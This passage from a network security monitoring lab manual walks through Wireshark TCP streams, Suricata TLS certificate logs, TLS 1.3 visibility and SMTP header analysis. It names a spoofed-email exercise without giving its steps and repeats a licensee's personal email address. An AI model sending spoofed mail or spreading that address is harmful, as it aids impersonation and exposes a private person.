
Now that you're only seeing HTTP traffic, let's focus in on the GET request for the root folder, the first request we made in the previous step.

Right click the line that says `GET / HTTP/1.1` in the info column, then mouse over the "Follow" option, then select "TCP Stream".



This should bring up the Wireshark Follow TCP Stream window as shown below.





This view shows the exact data that was passed back and forth between your browser and the web server when we visited the default page (note you may have a '200' response code or additional headers/data compared to the screenshot, this will depend on if you have closed your browser and what services you have logged into in the past). The red text is the data sent from the browser to the server, and the blue text is the data sent back from the server to the browser. The red boxes show the data that was present in the logs, everything else is something you may only see by looking at the PCAP.

Clearly there is far more data here than is portrayed in either the server logs, or the Suricata metadata. Since malware knows this will be the case, it may be operate carefully to avoid showing up in commonly logged fields, and may be difficult to identify unless you are able to look at its packets as we've done here. Looking at lots of HTTP traffic and following the stream to read the contents like this will help teach you what is normal looking at what is odd.

Close the TCP stream window by clicking the x in the upper corner.





Go ahead and look at the other transactions if you'd like. In order to get back to the view we had before of http transactions only, you'll have to re-enter the "http" filter in the display filter bar.

Once you're done exploring the packets, **close Wireshark by clicking the x in the upper right corner and go back to your terminal window.**

#### 4. Explore HTTPS traffic

For this step, we will need to stop the current Suricata capture and re-start it with different parameters to capture traffic going to the external internet. Enter the following two commands on the command line.

```
sudo killall Suricata-Main
```

After Suricata is killed, use this command (the extra sleep ensures Suricata is fully shut down).

```
sleep 10  
sudo suricata -c /labs/2.2/suricata.yaml -S /dev/null -i ens33 -D
```

Again, you should see the following response:

```
student@ubuntu:/labs/2.2$ sudo suricata -c /labs/2.2/suricata.yaml -S /dev/null -i ens33 -D  
27/3/2019 -- 15:30:42 - <Notice> - This is Suricata version 4.1.3 RELEASE
```

After the 2nd command, enter the following command to tail the Suricata tls.log file, which will show in real-time the details of certificates for all HTTPS connections it observes.

```
tail -f /labs/2.2/suricata/tls.log
```

This command won't print anything until a TLS (HTTPS) connection is made to an external site. To generate a certificate transaction that suricata will print to the screen in this log, click some of the following links and optionally browse around to some of your favorite websites.

<https://eff.org>

<https://reddit.com>

<https://isc.sans.edu/>

After hitting a few pages, you'll start to see a large number of new logs generated with details like what is shown below.

```

TLS: Subject='C=US, ST=California, L=Mountain View, O=Mozilla Corporation, OU=Cloud Services, CN=*.cdn.mozilla.net' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert Inc, ST=California, L=Mountain View, O=Google LLC, CN=*.googleapis.com' Issuerdn='C=US, O=Google Trust Services, CN=Google Internet Aut
LS: Subject='C=US, ST=California, L=Mountain View, O=Mozilla Corporation, OU=Cloud Services, CN=*.services.mozilla.com' Issuerdn='C=US, O=DigiCert Inc, LS: Subject='C=US, ST=California, L=Mountain View, O=Mozilla Corporation, OU=Cloud Services, CN=*.services.mozilla.com' Issuerdn='C=US, O=DigiCert Inc,
TLS: Subject='CN=eff.org' Issuerdn='C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3'
TLS: Subject='CN=www.https-rulesets.org' Issuerdn='C=US, ST=Texas, L=Houston, O=SSL Corporation, CN=SSL.com RSA SSL subCA'
TLS: Subject='CN=anon-stats.eff.org' Issuerdn='C=US, O=Let's Encrypt, CN=Let's Encrypt Authority X3'
TLS: Subject='C=US, ST=California, L=San Francisco, O=Reddit Inc., CN=*.reddit.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA'
TLS: Subject='C=US, ST=California, L=San Francisco, O=Reddit Inc., CN=*.reddit.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA'
TLS: Subject='C=US, ST=California, L=San Francisco, O=Reddit Inc., CN=*.reddit.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA'
TLS: Subject='C=US, ST=California, L=San Francisco, O=Reddit Inc., CN=*.reddit.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA'
TLS: Subject='C=US, ST=California, L=San Francisco, O=Reddit Inc., CN=*.reddit.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA'
TLS: Subject='C=US, ST=California, L=San Francisco, O=Reddit Inc., CN=*.reddit.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA'
TLS: Subject='C=US, ST=California, L=San Francisco, O=Reddit Inc., CN=*.reddit.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA'
TLS: Subject='C=US, ST=California, L=San Francisco, O=Reddit Inc., CN=*.reddit.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA'
TLS: Subject='C=US, ST=Georgia, L=Atlanta, O=AAX LLC, OU=IT, CN=*.aaxads.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert ECC Secure Server CA'
TLS: Subject='C=US, ST=California, L=San Francisco, O=Reddit Inc., CN=*.reddit.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA'
TLS: Subject='C=US, ST=Georgia, L=Atlanta, O=AAX LLC, OU=IT, CN=*.aaxdetect.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert ECC Secure Server CA'
TLS: Subject='C=US, ST=California, L=San Francisco, O=Reddit Inc., CN=*.reddit.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA'
TLS: Subject='C=US, ST=Georgia, L=Atlanta, O=AAX LLC, OU=IT, CN=*.aaxads.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert ECC Secure Server CA'
TLS: Subject='C=US, ST=California, L=San Francisco, O=Reddit Inc., CN=*.reddit.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA'
TLS: Subject='C=US, ST=California, L=San Francisco, O=Reddit Inc., CN=*.reddit.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA'
TLS: Subject='CN=alb.reddit.com' Issuerdn='C=US, O=Amazon, OU=Server CA 1B, CN=Amazon'
TLS: Subject='C=US, ST=California, L=San Francisco, O=Reddit Inc., CN=*.reddit.com' Issuerdn='C=US, O=DigiCert Inc, CN=DigiCert SHA2 Secure Server CA'

```

What's happening here is Suricata is parsing the fields for the certificates that are passed over the wire in clear-text, giving us the ability to see what site a user is visiting, even though the connection is encrypted.

This works in many cases, but not all. Recall the slides on the new TLS1.3 standard. In this newest version certificate details are no longer necessarily available in clear text (sometimes they still are), leaving analysts and tools like Suricata in the dark. If you see a tls.log line with no information, it's likely that the site was contacted using TLS1.3. This means in the near future knowing what sites a user is connecting to will become even more difficult. Once TLS1.3 becomes the norm, it is likely analysts will be left with only the destination IP in many cases.

```

03/27/2019-15:35:46.788336 192.168.42.214:35464 -> 54.204.39.91:443 TLS: Subject='CN=vidora.com' Issu
03/27/2019-15:35:46.790590 192.168.42.214:35462 -> 54.204.39.91:443 TLS: Subject='CN=vidora.com' Issu
03/27/2019-15:35:47.216417 192.168.42.214:55740 -> 104.19.197.151:443 TLS:
03/27/2019-15:35:47.219514 192.168.42.214:38836 -> 52.84.126.132:443 TLS: Subject='CN=online.wsj.com'

```

Can we tell what site this was purely from the IP address? In the case of shared hosting and content delivery network IP addresses, no. Here's what happens if we try to do a reverse lookup for the IP from this log in VirusTotal:

## 104.19.197.151 IP address information

Country US  
Autonomous system 13335 (Cloudflare, Inc.)

### Passive DNS Replication ⓘ

Date resolved	Domain
2019-03-27	ajax.cloudflare.com
2019-03-27	ct.cloudflare.com
2019-03-27	cdnjs.cloudflare.com
2019-03-24	report-uri.cloudflare.com
2019-03-24	developers.cloudflare.com
2019-03-24	mobilesdk.cloudflare.com
2019-03-20	cp.cloudflare.com
2019-03-19	fr.cloudflare.com
2019-03-19	api.cloudflare.com
2019-03-12	cn.cloudflare.com



Because of this, the ability to decrypt traffic (and standards that allow it, which TLS1.3 makes very difficult or impossible) will only become more important for network security monitoring in an enterprise environment.

Hit "Ctrl + c" to stop scrolling the `tls.log` and enter the following command at the command line to stop Suricata from recording.

```
sudo killall Suricata-Main
```

## 5. BONUS: Read SSL Certificate details in Wireshark

As a bonus activity, if you want to see the PCAPs associated with the SSL traffic you have generated, navigate to the `/labs/2.2/suricata` folder and open the `lab2.2.pcap.[x]` file with the highest number suffix using the command:

```
wireshark /labs/2.2/suricata/[filename_here]
```

You can apply the "ssl" filter in Wireshark and look for evidence of TLS1.3 connections in the Protocol column in Wireshark. In addition, find and explore a TLS1.2 connection as shown below. Unfold the layers in the middle column on an SSL "Certificate" exchange item to see the additional details visible in the packet. You will have to get several layers deep before you can see the "subject" (the site the user is connecting to) and the "issuer" field (the Certificate Authority that signed the certificate.)

1522 184.025240 192.168.42.214 45.60.103.34 TLSv1.3 Application Data

1537 195.162068 54.174.193.21 192.168.42.214 TLSv1.2 Encrypted Alert

1538 195.162440 192.168.42.214 54.174.193.21 TLSv1.2 Encrypted Alert

1547 196.344525 192.168.42.208 52.35.21.241 TLSv1.2 Client Hello

1549 196.426615 52.35.21.241 192.168.42.208 TLSv1.2 Server Hello

1551 196.426683 52.35.21.241 192.168.42.208 TLSv1.2 Certificate, Server Key Exchange, Server Hello Done

1553 196.429629 192.168.42.208 52.35.21.241 TLSv1.2 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message

1555 196.429805 192.168.42.208 52.35.21.241 TLSv1.2 Application Data

▶ Frame 1551: 500 bytes on wire (4000 bits), 500 bytes captured (4000 bits)

▶ Ethernet II, Src: Vmware\_fe:13:dd (00:50:56:fe:13:dd), Dst: Vmware\_e9:e3:68 (00:0c:29:e9:e3:68)

▶ Internet Protocol Version 4, Src: 52.35.21.241, Dst: 192.168.42.208

▶ Transmission Control Protocol, Src Port: 443, Dst Port: 59504, Seq: 2921, Ack: 237, Len: 446

▶ [3 Reassembled TCP Segments (2925 bytes): #1549(1366), #1550(1460), #1551(99)]

▼ Secure Sockets Layer

▼ TLSv1.2 Record Layer: Handshake Protocol: Certificate 2

Content Type: Handshake (22)

Version: TLS 1.2 (0x0303)

Length: 2920

▼ Handshake Protocol: Certificate 3

Handshake Type: Certificate (11)

Length: 2916

Certificates Length: 2913

▼ Certificates (2913 bytes) 4

Certificate Length: 1731

▼ Certificate: 308206bf308205a7a00302010202100de509171eae4fd487... (id-at-commonName=shavar.services.mozilla.com,id-at-organizat 5

▼ signedCertificate 6

version: v3 (2)

serialNumber: 0x0de509171eae4fd487d890d9419c9b5f

▶ signature (sha256withRSAEncryption)

▼ issuer: rdnSequence (0) 7

▶ rdnSequence: 3 items (id-at-commonName=DigiCert SHA2 Secure Server CA,id-at-organizationName=DigiCert Inc,id-at-countryN

▶ validity

▼ subject: rdnSequence (0) 8

▶ rdnSequence: 6 items (id-at-commonName=shavar.services.mozilla.com,id-at-organizationalUnitName=Cloud Services,id-at-org

▶ RDNSquence item: 1 item (id-at-countryName=US)

▶ RDNSquence item: 1 item (id-at-stateOrProvinceName=California)

▶ RDNSquence item: 1 item (id-at-localityName=Mountain View)

▶ RDNSquence item: 1 item (id-at-organizationName=Mozilla Corporation)

▶ RDNSquence item: 1 item (id-at-organizationalUnitName=Cloud Services)

▶ RDNSquence item: 1 item (id-at-commonName=shavar.services.mozilla.com)

▶ subjectPublicKeyInfo

▶ extensions: 10 items

The lab is now complete, once you are done exploring you can close Wireshark by clicking the "x" in the upper right corner.

## Lab Conclusion

In this lab, you have seen:

- HTTP(S) traffic from several different angles
  - Requests as recorded by an Apache a web server on the server side
  - Metadata event logs created by Suricata
  - PCAP capture of the requests using Wireshark
- SSL traffic certificates extracted by Suricata
- SSL certificate

Enter the following command at the command line to clean up the files made during this lab:

```
sudo rm -rf /labs/2.2/suricata/*
```

**Lab 2.2 is now complete!**

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

## Lab 2.3 - SMTP and Email Analysis

### Objectives

- See SMTP mail relay in action on your virtual machine
- Follow a normal email through two MTA servers
- Manually send a spoofed message via telnet and see how it appears in a mail client
- Examine known malicious email and identify spoofing and threats within the message content

### Exercise Preparation

Before starting this lab, you must start the required services. To do this, open a command terminal from the start bar.



Once the window is open, start the services by entering the following commands at the command line, you may have to enter the password "sec450" for the sudo commands.


```
cd /labs/2.3  
docker-compose up -d
```

#### Tip

Remember to use the copy to clipboard button - it will be very helpful for this lab!



This command will start two mail servers, one is an instance of Postfix, a very common production MTA. The second server is software called mailhog, which is meant for email testing and comes with its own webmail interface that we can use to read the mail we send. For the purposes of this lab, imagine the postfix mail server is the outgoing mail server for a legitimate company - "ABC Company". The mailhog server will act as the receiving mail server for our own organization.



### Exercise Walkthrough Video

|




## Lab Steps


### 1. Send email using Thunderbird

In this first step, we will send an email "the normal way" using an email client in the virtual machine. This email will be relayed through the postfix MTA of ABC company and sent to the receiving organization running MailHog.


Start up Thunderbird email client by clicking the icon in the upper bar of your virtual machine.




You can ignore the error message about Thunderbird being unable to locate the mail spool file, click Ok to continue.



Thunderbird has been pre-configured to send email through ABC Company's postfix server as "Sam A." from ABC company. Let's send an email as Sam. Click the "Write" button in Thunderbird to start crafting a new email.



Fill in student@sec450.com as the "To:" address, and add a quick subject of "Hello" and some email text.




Once finished, hit the Send button.

Let's see how the headers look and how the details of the mail client's interaction with the postfix server of ABC Company show up in the email source.

Click the following link (or go to <http://localhost:8025> in your browser) to open up the MailHog webmail interface where we can read the email we just sent as the receiving organization.

## Mailhog

There it is! Click on it to open it up.



Here we can see the details of the mail sent, as expected. Click on the show headers button so see the details.




There's a lot of interesting data in the header that can help us understand how an email is constructed. First lets look at the path the email took.

```
Content-Language en-US
Content-Transfer-Encoding 7bit
Content-Type text/plain; charset=utf-8; format=flowed
Date Sun, 31 Mar 2019 06:45:00 -0700
From "Sam A." <sam@abc-company.com>
MIME-Version 1.0
Message-ID <51c07b54-654b-637c-abaf-2d2dee5f68ee@abc-company.com>
Received: from [127.0.0.1] (unknown [172.22.0.1]) by smtp.abc-company.com (Postfix) with ESMTP id 8F5661C5D0D
for <student@sec450.com>; Sun, 31 Mar 2019 13:45:00 +0000 (UTC)
Received: from smtp.abc-company.com by mailhog.example (MailHog) id
g8gVbt2sTlvuMILY4HAIA490VEA65TvbJITZszVi_kl=@mailhog.example; Sun, 31 Mar 2019 13:45:00 +0000
Return-Path <sam@abc-company.com>
Subject Hello
To student@sec450.com
User-Agent Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Thunderbird/60.6.1
```

Highlighted in the screenshot, #1 is the first step the email took from the Thunderbird client to ABC Company's postfix server. Note that the actual IP address the email was received from (172.22.0.1 in this case, your container may be different) was recorded in headers, as well as what the mail client identified itself as (127.0.0.1), you can also see the mail server's hostname (smtp.abc-company.com) and software (Postfix). The line also include a unique ID for the email transaction, as well as a timestamp.

In #2 in the screenshot, there is the second step the email took from the sending organizations MTA to the receiving MailHog MTA. Many of the same details are present in this header, but it is formatted a little bit differently. Each email server writes received lines with slight formatting differences, and this email is a good example of that.

 **Note**

Since this header is rendered in the MailHog's interface which does things differently, the order of fields isn't the same as you would normally see when looking at the raw data.

Looking at the rest of the detail in the header gives us a lot of other information we can use to track how the email was sent. The User-Agent header is present, which can tell us that the sender (unless faked) used Thunderbird for sending the mail. There are other bits of metadata as well like the Return-Path, MIME types, and encoding that is used. Where does all of this information come from?

If we want to deeply understand where email headers come from, inspecting the PCAP of this email being sent can give us that insight. The following screenshot was made by sending the same email and capturing it in Wireshark as it went from Thunderbird to Postfix (this pcap is stored at `/labs/2.3/email.pcap` if you'd like to inspect it for yourself).

Licensed To: David Owerbach <0mamaloney0@gmail.com> April 28, 2020

Wireshark · Follow TCP Stream (tcp.stream eq 0) · Loopback: lo

```
220 smtp.abc-company.org ESMTP Postfix
EHLO [127.0.0.1]
250-smtp.abc-company.org
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
MAIL FROM:<sam@abc-company.com> BODY=8BITMIME SIZE=443
250 2.1.0 Ok
RCPT TO:<student@sec450.com>
250 2.1.5 Ok
DATA
354 End data with <CR><LF> <CR><LF>
To: student@sec450.com
From: "Sam A." <sam@abc-company.com>
Subject: Hello
Message-ID: <65331eb5-cf56-4181-6795-0647f1110a06@abc-company.com>
Date: Sun, 31 Mar 2019 05:23:55 -0700
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Thunderbird/60.6.1
MIME-Version: 1.0
Content-Type: text/plain; charset=utf-8; format=flowed
Content-Transfer-Encoding: 7bit
Content-Language: en-US

Just wanted to say hi!

Sam

.
250 2.0.0 Ok: queued as 4CFEA1C5D3D
QUIT
221 2.0.0 Bye
```

6 client pkts, 7 server pkts, 12 turns.

Entire conversation (848 bytes) Show and save data as ASCII Stream 0

Find:  Find Next

Filter Out This Stream Print Save as... Back Close Help

 Find Next', and buttons for 'Filter Out This Stream', 'Print', 'Save as...', 'Back', 'Close', and 'Help'. There are also three red arrows pointing from the 'RCPT TO' line to the 'MAIL FROM' line, and from the 'DATA' line to the 'To' header line."/>

